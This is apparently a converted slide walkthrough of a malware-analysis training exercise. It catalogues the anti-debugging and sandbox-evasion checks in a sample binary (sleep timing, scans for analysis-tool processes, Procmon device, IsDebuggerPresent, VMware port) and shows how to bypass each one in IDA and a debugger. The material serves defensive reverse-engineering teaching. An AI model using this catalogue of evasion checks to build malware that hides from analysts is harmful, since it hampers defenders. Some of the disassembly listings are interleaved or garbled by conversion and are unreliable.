Window Name Check	EnumWindows	0x4016A3		
			Opened_Exclusively_Check	0x4016bc
Debugger check	IsDebuggerPresent	0x4016D5		
Debugger check	CheckRemoteDebuggerPresent	0x401719		
Time Check	Sleep	0x40184B		
Check Invalid Close->Exception	CloseHandle	0x40199A		
Exception Handling Check	SetUnhandledExceptionFilter	0x4019E8		
Exception Handling Check	UnhandledExceptionFilter	0x4019F1		
Time Check	QueryPerformanceCounter	0x4020B9		
Debugger check	IsDebuggerPresent	0x40226D		
Exception Handling Check	SetUnhandledExceptionFilter	0x40228D		
Exception Handling Check	UnhandledExceptionFilter	0x402297		
Exception Handling Check	SetUnhandledExceptionFilter	0x4022FD		
			Environment_TimingCheck_CPUID	0x402438
			Environment_TimingCheck_CPUID	0x402473
			Environment_TimingCheck_CPUID	0x4024ea

# Exercise 2 Answer For IDA

- Use AntiDebugSeeker to confirm the anti-analysis features.

How many anti-debugging features are there?

Category Name	Possible Anti-Debug API	Address	Possible Anti-Debug Technique	Address
Process Check	CreateToolhelp32Snapshot	0x40110C	Enumerate_Running_Processes	0x40110c
	...	0x40111B		
	...	0x4011BB	Opened_Exclusively_Check	0x40132d
	...	0x401346		
			NtGlobalFlag_check_3	0x401360
			NtGlobalFlag_check_3	0x401360
			VMware_magic_value	0x4013b1
			VMware_I/O_port	0x4013c0
			VMware_magic_value	0x4013c6
			VMware_magic_value	0x40143d
			VMware_I/O_port	0x40144c
Check Invalid Close->Exception	CloseHandle	0x401578		
Check Invalid Close->Exception	CloseHandle	0x40157E		
Check Invalid Close->Exception	CloseHandle	0x401586		
Time Check	GetTickCount64	0x4015BD		
Time Check	Sleep	0x4015C8		
Time Check	Sleep	0x4015D5		
Window Name Check	EnumWindows	0x4016A3		
			Opened_Exclusively_Check	0x4016bc
Debugger check	IsDebuggerPresent	0x4016D5		
Debugger check	CheckRemoteDebuggerPresent	0x401719		
Time Check	Sleep	0x40184B		
Check Invalid Close->Exception	CloseHandle	0x40199A		
Exception Handling Check	SetUnhandledExceptionFilter	0x4019E8		
Exception Handling Check	UnhandledExceptionFilter	0x4019F1		
Time Check	QueryPerformanceCounter	0x4020B9		
Debugger check	IsDebuggerPresent	0x40226D		
Exception Handling Check	SetUnhandledExceptionFilter	0x40228D		
Exception Handling Check	UnhandledExceptionFilter	0x402297		
Exception Handling Check	SetUnhandledExceptionFilter	0x4022FD		
			Environment_TimingCheck_CPUID	0x402438
			Environment_TimingCheck_CPUID	0x402473
			Environment_TimingCheck_CPUID	0x4024ea

- The first is AntiDebug using Sleep-Time Check.

Assembly code snippet:

```
.text:004015A0
.text:004015A0 push ebp
.text:004015A1 mov ebp, esp
.text:004015A3 and esp, 0FFFFFFFh
.text:004015A6 sub esp, 1D4h
.text:004015AC mov eax, __security_coo
.text:004015B1 xor eax, esp
.text:004015B3 mov [esp+1D4h+var_4], ea
.text:004015BA push ebx
.text:004015BB push esi
.text:004015BC push edi
.text:004015BD mov edi, ds:GetTickCount64 ;
.text:004015C3 add edi, 2
.text:004015C6 call edi
.text:004015C8 mov ebx, ds:Sleep ; Time Check
.text:004015CE mov esi, eax
.text:004015D0 push 3E80h ; dwMillise
.text:004015D5 call ebx ; sleep ; Time Check
.text:004015D7 call edi
.text:004015D9 sub eax, esi
.text:004015DB sbb edx, 0
.text:004015DE test edx, edx
.text:004015E0 ja short loc_4015F3
```

Control flow graph nodes:

- Node 1: `.text:004015E2 jnb short loc_4015EB`
- Node 2: `.text:004015E4 cmp eax, 3A98h`  
`.text:004015E9 jnb short loc_4015F3`
- Node 3: `.text:004015EB loc_4015EB: ; Code`  
`.text:004015EB push 0`  
`.text:004015ED call ds:__imp_exit`

Call menu options:

Group nodes	
Rename	N
Jump to operand	Enter
Jump in a new window	Alt+Enter
Jump in a new hex window	
Use standard symbolic constant	
10 16000 H	
8 37200o	
2 11111010000000b	B
-0FFFFFFC180h	-
not 0FFFFFFC17Fh	~
Manual...	
Undefine operand	

## Decompiled

```
v3 = (int (*)(void))((char *)&GetTickCount64 + 2);  
v4 = ((int (*)(void))((char *)&GetTickCount64 + 2))();  
Sleep(16000u);  
if ( ((__int64 (*)(void))((char *)&GetTickCount64 + 2))() - (unsigned __int64)(unsigned int)v4 < 15000 )  
    exit(0);
```

1. Get Initial Time ( $\alpha$ ): It first captures the current time.
2. Sleep for 16 Seconds: The program then pauses for 16 seconds.
3. Get Time After Sleep ( $\beta$ ): Immediately after the pause, it captures the time again.
4. Calculate Time Difference: The difference between the initial time ( $\alpha$ ) and the time after sleep ( $\beta$ ) is calculated.
5. Check for Time Discrepancy: If the difference is less than 15 seconds, the program assumes that some form of anti-debugging technique, like sleep time reduction in a sandbox, is being used.
6. Terminate if Tampered: If it detects shortened sleep, suggesting tampering or debugging, the malware shuts itself down to avoid detection or analysis.


# Exercise 2 Answer For IDA

- The first is AntiDebug using Sleep-Time Check.
- The purpose is to detect environments like sandboxes, so it can be debugged directly using F8.

004015A0	55	push ebp	
004015A1	8BEC	mov ebp,esp	
004015A3	83E4 F8	and esp,FFFFFFF8	
004015A6	81EC D4010000	sub esp,1D4	
004015AC	A1 04504000	mov eax,dword ptr ds:[405004]	
004015B1	33C4	xor eax,esp	
004015B3	898424 D0010000	mov dword ptr ss:[esp+1D0],eax	[esp+1D0]:PEB.InheritedAddressSpace
004015BA	53	push ebx	
004015BB	56	push esi	
004015BC	57	push edi	
004015BD	8B3D 14304000	mov edi,dword ptr ds:[<&GetTickCount64>]	
004015C3	83C7 02	add edi,2	
004015C6	FFD7	call edi	
004015C8	8B1D 10304000	mov ebx,dword ptr ds:[<&Sleep>]	
004015CE	8BF0	mov esi,eax	
004015D0	68 803E0000	push 3E80	
004015D5	FFD3	call ebx	
004015D7	FFD7	call edi	
004015D9	2BC6	sub eax,esi	
004015DB	83DA 00	sbb edx,0	
004015DE	85D2	test edx,edx	
004015E0	< 77 11	ja exercise2.4015F3	
004015E2	< 72 07	jb exercise2.4015EB	
004015E4	3D 983A0000	cmp eax,3A98	
004015E9	< 73 08	jae exercise2.4015F3	
004015EB	6A 00	push 0	
004015ED	FF15 A4304000	call dword ptr ds:[<&exit>]	
004015F3	33C9	xor ecx,ecx	
004015F5	BA D0104000	mov edx,exercise2.4010D0	
004015FA	BE 20134000	mov esi,exercise2.401320	401320:L"j聯"

# Exercise 2 Answer For IDA

If you continue debugging as is, there is a function called sub\_4010D0.  
Does this function have anti-analysis capabilities?



```
.text:0040110A push 2 ; dwFlags
.text:0040110C call ds:CreateToolhelp32Snapshot ; Process Check | Enumerate_Running_Processes - The CreateToolhelp32Snapshot function to enumerate running processes.
.text:0040110C ; It might be detecting a specific debugger and using functions like ReadProcessMemory to inspect the contents of memory to determine if debugging is occurring.
.text:00401112 lea ecx, [esp+170h+pe]
.text:00401116 mov [esp+170h+hSnapshot], eax
.text:0040111A push ecx
.text:0040111B mov ecx, ds:Process32First ; Process Check
.text:00401121 push eax
.text:00401122 add ecx, 2
.text:00401125 call ecx
.text:00401127 cmp eax, 1
.text:0040112A jnz loc_4011CA
```

# Exercise 2 Answer For IDA

```

0040168E 8BF0 mov esi,eax
00401690 E8 3BFAFFFF call exercise2.4010D0
00401695 85C0 test eax,eax
00401697 0F85 03030000 jne exercise2.4019A0
0040169D 50 push eax
0040169E 68 00124000 push exercise2.401200
004016A3 FF15 60304000 call dword ptr ds:[<&EnumWindows>]
004016A9 85C0 test eax,eax
    
```

The function is checking whether any process of an analysis tool is running.

004016AB 0F 55	004010D0 55	push ebp			
004016B1 50	004010D1 8BEC	mov ebp,esp			
004016B2 68	004010D3 83E4 F0	and esp,FFFFFFF0			
004016B7 6A	004010D6 81EC 68010000	sub esp,168			
004016B9 50	004010DC A1 04504000	mov esi,dword ptr ds:[405004]			
004016BA 6A	004010E1 33C4	xor esi,esi	00401125 FFD1	call ecx	
004016B8 68	004010E3 898424 64010000	mov edi,dword ptr ds:[405004]	00401127 83F8 01	cmp eax,1	
004010EA 56	004010EA 56	push ecx	0040112A 0F85 9A000000	jne exercise2.4011CA	
004010EB 57	004010EB 57	push ebx	00401130 8B3D 00314000	mov edi,dword ptr ds:[<&_stricmp>]	
004010EC 68	004010EC 68 24010000	push esi	00401136 BE 68324000	mov esi,exercise2.403268	
004010F1 8D	004010F1 8D4424 20	lea ecx,dword ptr ds:[405004]	0040113B 0F1F4400 00	nop dword ptr ds:[eax+eax],eax	
004010F5 C7	004010F5 C74424 1C 28010000	mov ecx,dword ptr ds:[405004]	00401140 8A06	mov al,byte ptr ds:[esi]	
004010FD 6A	004010FD 6A 00	push ecx	00401142 33C9	xor ecx,ecx	
004010FF 50	004010FF 50	push ebx	00401144 888C24 58010000	mov byte ptr ss:[esp+158],cl	
00401100 E8	00401100 E8 EF140000	call dword ptr ds:[405004]	0040114B 0F57C0	xorps xmm0,xmm0	
00401105 83	00401105 83C4 0C	add esi,esi	0040114E 0F298424 40010000	movaps xmmword ptr ss:[esp+140],xmm0	
00401108 6A	00401108 6A 00	push ecx	00401156 66:0FD68424 5001	movq qword ptr ss:[esp+150],xmm0	
0040110A 6A	0040110A 6A 02	push ebx	0040115F 84C0	test al,al	
0040110C FF	0040110C FF15 0C304000	call dword ptr ds:[405004]	00401161 74 20	je exercise2.401183	
00401112 8D	00401112 8D4C24 18	lea ecx,dword ptr ds:[405004]	00401163 8BD6	mov edx,esi	
00401116 89	00401116 894424 14	mov ecx,dword ptr ds:[405004]	00401165 666666:0F1F8400	nop word ptr ds:[eax+eax],ax	
0040111A 51	0040111A 51	push ecx	00401170 F6D0	not al	
0040111B 8B	0040111B 8B0D 04304000	mov esi,dword ptr ds:[405004]	00401172 8D52 01	lea edx,dword ptr ds:[edx+1]	
00401121 50	00401121 50	push ebx	00401175 88840C 40010000	mov byte ptr ss:[esp+ecx+140],al	
00401122 83	00401122 83C1 02	add esi,esi	0040117C 41	inc ecx	
00401125 FFD1	00401125 FFD1	call ecx	0040117D 8A02	mov al,byte ptr ds:[edx]	
00401127 83	00401127 83F8 01	cmp eax,1	0040117F 84C0	test al,al	
0040112A 0F	0040112A 0F85 9A000000	jne exercise2.401170	00401181 75 ED	jne exercise2.401170	
00401130 8B	00401130 8B3D 00314000	mov edi,dword ptr ds:[<&_stricmp>]	00401183 41	inc ecx	
00401136 BE	00401136 BE 68324000	mov esi,exercise2.403268	00401184 83F9 19	cmp ecx,19	
			00401187 73 70	jae exercise2.4011F9	
			00401189 8D8424 40010000	lea eax,dword ptr ss:[esp+140]	
			00401190 C6840C 40010000	mov byte ptr ss:[esp+ecx+140],0	
			00401198 50	push eax	eax: "Wireshark.exe"
			00401199 8D4424 40	lea eax,dword ptr ss:[esp+40]	eax: "Wireshark.exe"
			0040119D 50	push eax	eax: "Wireshark.exe"
			0040119E FFD7	call edi	
			004011A0 83C4 08	add esp,8	
			004011A3 85C0	test eax,eax	eax: "Wireshark.exe"
			004011A5 74 39	je exercise2.4011E0	
			004011A7 83C6 19	add esi,19	

# Exercise 2 Answer For IDA

It modifies the ZF (zero flag) to prevent jumping. (example answer)

Jump is taken exercise2.004019A0

EAX	00000001
EBX	73E2A310
ECX	9FB7292C
EDX	00000000
EBP	0019FF38
ESP	0019FD58
ESI	01BFC45B
EDI	73E25D02
EIP	00401697
EFLAGS	00002020
ZF	0
PF	0
AF	0
OF	0
SF	0
DF	0
CF	0
TF	0
IF	1

It goes to the end of the process.

```
.text:004019A0  
.text:004019A0 loc_4019A0:  
.text:004019A0 call sub_4014A0  
.text:004019A0 _main endp  
.text:004019A0
```



# Exercise 2 Answer For IDA

- This modification bypasses the process check for analysis tools.

The screenshot shows the IDA Pro disassembler interface. The main window displays assembly code with the following instructions:

```
00401690 E8 3BFAFFFF call exercise2.4010D0
00401695 85C0 test eax, eax
00401697 0F85 03030000 jne exercise2.4019A0
0040169D 50 push eax
0040169E 68 00124000 push exercise2.401200
004016A3 FF15 60304000 call dword ptr ds:[<&EnumWindows>]
004016A9 85C0 test eax, eax
004016AB 0F85 EF020000 jne exercise2.4019A0
004016B1 50 push eax
004016B2 68 80000000 push 80
004016B7 6A 03 push 3
004016B9 50 push eax
004016BA 6A 07 push 7
004016BC 68 00000080 push 80000000
004016C1 68 0C324000 push exercise2.40320C
004016C6 FF15 18304000 call dword ptr ds:[<&CreateFileA>]
004016CC 83F8 FF cmp eax,FFFFFFFF
004016CF 0F85 C4070000 jne exercise2.401999
004016D5 FF15 28304000 call dword ptr ds:[<&IsDebuggerPresent>]
004016DB 85C0 test eax, eax
004016DD 0F85 BD020000 jne exercise2.4019A0
004016E3 FFD7 call edi
004016E5 2BC6 sub eax, esi
004016E7 83DA 00 sbb edx, 0
004016EA 85D2 test edx, edx
004016EC 0F87 AE020000 ja exercise2.4019A0
004016F2 72 0B jb exercise2.4016FF
004016F4 3D 94110000 cmp eax, 1194
004016F9 0F87 A1020000 ja exercise2.4019A0
004016FF E8 5CFCEFFF call exercise2.401360
00401704 83F8 70 cmp eax, 70
00401707 0F84 93020000 je exercise2.4019A0
```


The register list on the right shows the following values:

- EAX: 00000000
- EDX: 00000000
- EBP: 00000000
- ESP: 00000000
- ESI: 00000000
- EDI: 00000000
- EIP: 00401697
- EFLAGS: 00000001 (ZF 1 is highlighted)
- CF: 0
- LastErr: 0
- LastSt: 0
- GS: 002
- ES: 002
- CS: 002
- ST(0): 0
- ST(1): 0
- ST(2): 0
- ST(3): 0
- ST(4): 0
- ST(5): 0

A red box at the bottom left contains the text "Jump is not taken". Another red box on the right highlights "ZF 1" in the EFLAGS register list.

# Exercise 2 Answer For IDA

- As the comments indicate, EnumWindows is an API that checks the names of open windows.
- It identifies which windows are being checked.



# Exercise 2 Answer For IDA

If there is no target window to detect, the return value will be 0.

The screenshot shows the IDA Pro interface with assembly code for the function `exercise2.4016AB`. The instruction `jne exercise2.4019A0` at address `004016AB` is highlighted with a red box. A blue callout bubble points to the `EAX` register in the register window, which contains the value `00000000`. A note at the bottom left states "Jump is not taken exercise2.4019A0".

Address	Disassembly	Comment
00401697	<code>jne exercise2.4019A0</code>	
0040169D	<code>push eax</code>	
0040169E	<code>push exercise2.401200</code>	
004016A3	<code>call dword ptr ds:[&lt;&amp;EnumWindows&gt;]</code>	
004016A9	<code>test eax,eax</code>	
004016AB	<code>jne exercise2.4019A0</code>	
004016B1	<code>push eax</code>	
004016B2	<code>push 80</code>	
004016B7	<code>push 3</code>	
004016B9	<code>push eax</code>	
004016BA	<code>push 7</code>	
004016BC	<code>push 80000000</code>	
004016C1	<code>push exercise2.40320C</code>	40320C: "\\.\Global\ProcmonDebugLogger"
004016C6	<code>call dword ptr ds:[&lt;&amp;CreateFileA&gt;]</code>	
004016CC	<code>cmp eax,FFFFFFFF</code>	
004016CF	<code>jne exercise2.401999</code>	
004016D5	<code>call dword ptr ds:[&lt;&amp;IsDebuggerPresent&gt;]</code>	
004016DB	<code>test eax,eax</code>	
004016DD	<code>jne exercise2.4019A0</code>	
004016E3	<code>call edi</code>	
004016E5	<code>sub eax,esi</code>	
004016E7	<code>sbb edx,0</code>	
004016EA	<code>test edx,edx</code>	
004016EC	<code>ja exercise2.4019A0</code>	
004016F2	<code>jb exercise2.4016FF</code>	
004016F4	<code>cmp eax,1194</code>	
004016F9	<code>ja exercise2.4019A0</code>	
004016FF	<code>call exercise2.401360</code>	70: 'p'
00401704	<code>cmp eax,70</code>	
00401707	<code>je exercise2.4019A0</code>	
0040170D	<code>lea eax,dword ptr ss:[esp+10]</code>	
00401711	<code>push eax</code>	
00401712	<code>call dword ptr ds:[&lt;&amp;GetCurrentProcess&gt;]</code>	
00401718	<code>push eax</code>	
00401719	<code>call dword ptr ds:[&lt;&amp;CheckRemoteDebugger&gt;]</code>	
0040171F	<code>cmp dword ptr ss:[esp+10],0</code>	

Registers window:

EAX	00000000
EBX	73E2A310
ECX	E2F87804
EDX	00000066
EBP	0019FF38
ESP	0019FD58
ESI	01BFC45B
EDI	73E25D02

EIP: 004016AB

Registers window (bottom):

GS	002B	FS	0053
ES	002B	DS	002B
CS	0023	SS	002B

Stack window (bottom):

1:	[esp+4]	005926A0
2:	[esp+8]	003DA000
3:	[esp+C]	00690060
4:	[esp+10]	00650000
5:	[esp+14]	002E0000

- Is it an anti-debugging technique like the comment suggests, or is it something else?
- What does ¥¥.¥Global¥ProcmonDebugLogger mean?


```
.text:004016B1 push    eax            ; hTemplateFile
.text:004016B2 push    80h           ; dwFlagsAndAttributes
.text:004016B7 push    3             ; dwCreationDisposition
.text:004016B9 push    eax            ; lpSecurityAttributes
.text:004016BA push    7             ; dwShareMode
.text:004016BC push    80000000h     ; dwDesiredAccess | Opened_Exclusively_Check - CreateFile is attempting to exclusively open its own executable file.
.text:004016BC          ; If it fails to do so, it deduces that a debugger may already have it open exclusively. If the dwShareMode argument of CreateFile is 0, this is highly likely.
.text:004016C1 push    offset FileName ; "\\\\.\Global\ProcmonDebugLogger"
.text:004016C6 call    ds:CreateFileA
.text:004016CC cmp     eax, 0FFFFFFFh
.text:004016CF jnz     loc_401999
```

By checking for the existence of ¥¥.¥Global¥ProcmonDebugLogger, it can determine whether a monitoring tool like Procmon is running.

- If Process Monitor is not running, it can pass through without altering the jump instruction.

004016B9	50	push eax	
004016BA	6A 07	push 7	
004016BC	68 00000080	push 80000000	
004016C1	68 0C324000	push exercise2.40320c	40320c: "\\.\Global\ProcmonDebugLogger"
004016C6	FF15 18304000	call dword ptr ds:[<&CreateFileA>]	
004016CC	83F8 FF	cmp eax,FFFFFFFF	
004016CF	0F85 C4020000	jne exercise2.401999	
004016D5	FF15 28304000	call dword ptr ds:[<&IsDebuggerPresent>]	
004016DB	85C0	test eax,eax	
004016DD	0F85 BD020000	jne exercise2.4019A0	
004016E3	FFD7	call edi	
004016E5	2BC6	sub eax,esi	

- Next, Debugging detection using IsDebuggerPresent API



# Exercise 2 Answer For IDA

- Since debugging is active, the return value is also 1.
- JNE (Jump Not Equal) = 0, so the jump is taken.

At 4016DD, press the space key to modify JNE (Jump Not Equal) to JE (Jump Equal). Alternatively, you can also manipulate the ZF (Zero Flag) to achieve the desired outcome.

EAX 00000001

Jump is taken  
exercise2.004019A0

